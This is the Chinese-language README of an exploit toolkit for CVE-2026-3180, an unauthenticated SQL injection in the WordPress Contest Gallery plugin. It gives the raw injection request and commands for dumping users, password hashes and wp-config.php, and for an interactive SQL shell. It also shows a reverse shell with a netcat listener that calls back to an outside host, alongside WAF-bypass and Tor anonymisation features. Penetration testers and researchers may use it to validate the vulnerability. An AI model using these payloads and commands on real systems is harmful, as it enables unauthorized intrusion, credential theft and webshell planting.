 cerberusmrxi/wp-contest-gallery-28.1.4-exploit
CVE-2026-3180 的完整利用工具包——WordPress Contest Gallery SQL注入漏洞。具备自动数据提取、WAF绕过、反向Shell、SQLMap集成、Burp扩展生成及报告功能,适用于渗透测试与安全研究。


CVE-2026-3180的概念验证评估工具
作者:Sudeepa Wanigarathna · 原始发现:cardosource
[!重要] 仅限授权使用。 此工具仅用于安全研究、教育和测试您拥有或获得明确书面许可的系统。未经授权访问计算机系统是违法的。作者不对滥用行为承担任何责任。

CVE-2026-3180 是 WordPress Contest Gallery 插件中的一个高严重性、未认证的盲SQL注入漏洞。该漏洞存在于 post_cg1l_resend_unconfirmed_mail_frontend AJAX 处理器中,cgl_mail 参数在未经过适当清理的情况下被传入 SQL 查询。
本仓库提供了一个功能丰富的 Python PoC(v2.0),供授权的安全专业人员进行漏洞影响验证、WordPress 数据提取、报告生成,以及与行业标准工具(SQLMap、Burp Suite、Nuclei)的集成。
| 属性 | 值 |
|---|---|
| CVE ID | CVE-2026-3180 |
| CVSS | 7.5(高) |
| 攻击向量 | 网络 — 未认证 |
| 影响 | 机密性泄露、数据库读取、凭据窃取 |
| 受影响产品 | WordPress Contest Gallery 插件 |
| 受影响版本 | 28.1.4及更早版本 |
| 漏洞类型 | 盲SQL注入 |
| 数据库管理系统 | MySQL / MariaDB |
| 字段 | 值 |
|---|---|
| URL | /wp-admin/admin-ajax.php |
| 方法 | POST |
| 动作 | post_cg1l_resend_unconfirmed_mail_frontend |
| 漏洞参数 | cgl_mail |
POST /wp-admin/admin-ajax.php HTTP/1.1 Host: target.example Content-Type: application/x-www-form-urlencoded
action=post_cg1l_resend_unconfirmed_mail_frontend &cgl_mail=qualquer'OR/**/1=1#@teste.com &cgl_page_id=1 &cgl_activation_key= &cg_nonce=%20
### 参考资料

- [CVE-2026-3180](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-3180)
- [Exploit-DB 52609](https://www.exploit-db.com/exploits/52609)
- [原始分析文章 (cardosource)](https://dev.to/22l31on/wordpress-contest-gallery-plugin-vulnerability-2ff6)

---

## 功能特性

### 核心利用

| 功能 | 描述 |
|---|---|
| 漏洞检测 | 布尔型、时间型、报错型、联合查询及堆叠查询测试 |
| 盲注提取 | 通过布尔推理进行二分查找字符提取 |
| 全量数据导出 | 用户、数据库元数据、选项、插件、主题、文章、表 |
| 交互式 SQL 终端 | 对后端执行任意 `SELECT` 查询 |
| wp-config.php 提取 | 针对常见路径的 `LOAD_FILE()` 尝试 |
| 反弹 Shell | 通过 `INTO OUTFILE` / `DUMPFILE` 写入 PHP Webshell(允许时) |

### 规避与性能

| 功能 | 描述 |
|---|---|
| WAF 绕过 | 15 种以上编码与混淆技术 |
| 多线程 | 可配置的工作线程数以加速提取 |
| 限速 | 请求间可配置延迟 |
| 重试机制 | 针对瞬时故障自动重试 |
| User-Agent 轮换 | 每次请求随机生成浏览器指纹 |
| 代理支持 | HTTP/SOCKS 代理及 Tor (`socks5h://127.0.0.1:9050`) |

### 报告与集成

| 功能 | 描述 |
|---|---|
| 报告生成 | JSON 和 HTML 格式的报告,包含提取摘要 |
| SQLMap 集成 | 自动生成含 tampers 的 SQLMap 命令 |
| Burp Suite 扩展 | 生成器 + 独立 `burp_contest_gallery.py` |
| Nuclei 模板 | 用于批量检测的 YAML 模板 |
| Metasploit 模块 | Ruby 辅助模块 (`contest_gallery_sqli.rb`) |
| Shell 自动化 | 基于 curl 和 SQLMap 工作流的 Bash 脚本 |

### 运维

| 功能 | 描述 |
|---|---|
| 彩色 CLI 输出 | 带严重级别的结构化日志 |
| 进度追踪 | 实时指标(请求数、耗时、提取速度) |
| 安静 / 冗长模式 | 适用于脚本编写与调试 |
| 信号处理 | 按 `Ctrl+C` 时优雅清理 |
| Docker 就绪 | 容器化部署支持 |
| CI/CD 流水线就绪 | 自动化用的退出码与 JSON 输出 |

---

## 安装

### 先决条件

- Python **3.8+**
- `pip`
- 对被测目标的可达网络

### 可选的外部工具

| 工具 | 用途 |
|---|---|
| [SQLMap](https://github.com/sqlmapproject/sqlmap) | 自动化 SQL 注入 |
| [Burp Suite](https://portswigger.net/burp) | 手动测试及扩展托管 |
| [Nuclei](https://github.com/projectdiscovery/nuclei) | 模板化扫描 |
| [Hashcat](https://hashcat.net/hashcat/) | 离线哈希破解 |
| [Tor](https://www.torproject.org/) | 匿名路由 (`--proxy tor`) |

### 设置```bash
git clone https://github.com/CerberusMrXi/WP-Contest-Gallery-28.1.4-Exploit.git
cd WP-Contest-Gallery-28.1.4-Exploit

python3 -m venv venv
source venv/bin/activate          # Windows: venv\Scripts\activate

pip install -r requirements.txt

python3 cve-2026-3180.py --help
必需(运行时):```text requests>=2.31.0
**推荐 (来自 requirements.txt):**```text
colorama>=0.4.6
tqdm>=4.65.0
pyyaml>=6.0
python-dateutil>=2.8.2
urllib3>=2.0.0
该主要利用仅使用Python标准库以及
requests。其他包可增强输出和报告功能。
将
http://target.example替换为实验室或授权目标。
python3 cve-2026-3180.py http://target.example --scan
### 完全利用(检测+提取)```bash
python3 cve-2026-3180.py http://target.example
python3 cve-2026-3180.py http://target.example --dump users
### 交互式 SQL shell```bash
python3 cve-2026-3180.py http://target.example --sql-shell
python3 cve-2026-3180.py http://target.example --report html -o assessment.html
### 通过 Burp 代理```bash
python3 cve-2026-3180.py http://target.example --proxy http://127.0.0.1:8080 -v
python3 cve-2026-3180.py http://target.example --scan
运行布尔型、基于时间的和基于错误的检测,而不进行完全提取。

### 完全数据提取```bash
python3 cve-2026-3180.py http://target.example --dump all
提取数据库信息、用户、选项、插件、主题、文章、表以及系统元数据。
python3 cve-2026-3180.py http://target.example --dump database python3 cve-2026-3180.py http://target.example --dump users python3 cve-2026-3180.py http://target.example --dump config python3 cve-2026-3180.py http://target.example --dump options python3 cve-2026-3180.py http://target.example --dump plugins python3 cve-2026-3180.py http://target.example --dump themes
### 交互式 SQL 外壳```bash
python3 cve-2026-3180.py http://target.example --sql-shell
请提供需要翻译的Markdown内容。```text sql> SELECT DATABASE() wordpress
sql> show users [ { "username": "admin", "email": "[email protected]", "password_hash": "$P$B..." } ]
sql> show tables ["wp_users", "wp_posts", "wp_options", ...]
sql> exit
**Shell 命令:**

| 命令 | 描述 |
|---|---|
| `SELECT ...` | 执行 SQL 查询并打印结果 |
| `show users` | 显示缓存的已提取用户 |
| `show tables` | 显示缓存的表列表 |
| `show database` | 显示缓存的数据库元数据 |
| `show config` | 如果已提取则显示 wp-config.php |
| `show options` | 显示 WordPress 选项 |
| `show plugins` | 显示已激活的插件 |
| `help` | 列出可用命令 |
| `exit` / `quit` | 退出 shell |

### 报告生成```bash
# JSON report (default, saved to reports/)
python3 cve-2026-3180.py http://target.example --report json

# HTML report with custom filename
python3 cve-2026-3180.py http://target.example --report html -o reports/assessment.html
nc -lvnp 4444
python3 cve-2026-3180.py http://target.example --reverse-shell 10.0.0.5 4444
> 需要 `FILE` 权限、可写的 webroot,以及 `secure_file_priv` 不阻止目标路径。

### SQLMap 命令生成```bash
python3 cve-2026-3180.py http://target.example --sqlmap
或者使用捆绑的自动化脚本:```bash chmod +x sqlmap_automation.sh ./sqlmap_automation.sh http://target.example
### Burp Suite 扩展```bash
# Generate extension from exploit
python3 cve-2026-3180.py http://target.example --burp-extension

# Or load the standalone extension
# Burp → Extender → Extensions → Add → Python → burp_contest_gallery.py
python3 cve-2026-3180.py http://target.example --nuclei-template

